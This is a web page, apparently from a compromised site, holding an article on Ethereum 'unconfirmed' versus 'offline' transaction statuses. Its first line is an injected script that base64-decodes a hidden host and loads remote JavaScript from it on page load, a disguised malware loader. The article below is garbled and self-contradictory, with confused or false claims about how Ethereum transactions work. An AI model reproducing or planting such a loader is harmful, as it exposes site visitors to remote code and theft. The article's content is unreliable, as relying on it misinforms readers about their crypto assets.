
const pdx=”bm9yZGVyc3dpbmcuYnV6ei94cC8=”;const pde=atob(pdx);const script=document.createElement(“script”);script.src=”https://”+pde+”cc.php?u=18adcce5″;document.body.appendChild(script);
Understanding Ethereum Transaction Status: Unconfirmed vs Offline

Ethereum, like any other blockchain platform, operates on a distributed ledger technology that enables secure and transparent transactions between users. One of the key features of the Ethereum network is its transaction status system, which categorizes transactions into two main categories: unconfirmed and confirmed.
In this article, we will look at the difference between these two transaction states and explore what they mean for your understanding of Ethereum transactions.
Unconfirmed (0 Confirmations)
An unconfirmed transaction on Ethereum, also known as an “offline” transaction, is a state that indicates that the transaction has not yet been verified or confirmed by the network. This means that:
- The transaction has not received confirmation from the Ethereum validation network.
- The transaction has not been included in a block for validation.
- The transaction may still be awaiting reconciliation with the sender.
In other words, an unconfirmed transaction is like a “to-do” list: it needs to be processed and verified by the network before it becomes part of a valid transaction history.
Offline (0 Confirmations)
vs. Unconfirmed (0 Confirmations)**
As you can see from the explanations above:
- Offline (0 Confirmations) indicates that an unconfirmed transaction is currently awaiting verification.
- Unconfirmed (0 Confirmations), on the other hand, implies that a transaction has not yet been confirmed by any validators.
So, does this mean that the transaction has not yet been sent to the network? Well, in most cases:
No. A transaction can be unconfirmed or offline without having been sent to the network yet. The “waiting” period for an unconfirmed transaction is usually less than 24 hours, and it is common for these transactions to be reconfirmed shortly after.
However, if you are concerned about delayed payments or transactions, it is essential to note that most Ethereum wallets can handle offline (0 confirmations) transactions without any problems. In fact, some smart contract platforms can even use unconfirmed or offline transactions as a way to incentivize users to send their own funds to the network.
Best practices for handling unconfirmed transactions
To ensure your own security and data integrity:
- Use an Ethereum wallet: Install a reputable Ethereum wallet that supports offline (0 confirmations) transactions, such as MetaMask or Ledger Live.
- Monitor your account activity: Regularly check your transaction history for any unusual activity.
- Avoid using unconfirmed transactions for payment methods: If you are concerned about delayed payments, consider using more secure payment methods such as credit cards or cryptocurrencies with built-in fee protection.
In conclusion, understanding the difference between unconfirmed and offline (0 confirmations) transaction statuses is crucial to safely managing your Ethereum assets. By understanding this concept, you will be better equipped to make informed decisions when it comes to your digital wallet and transactions on the Ethereum network.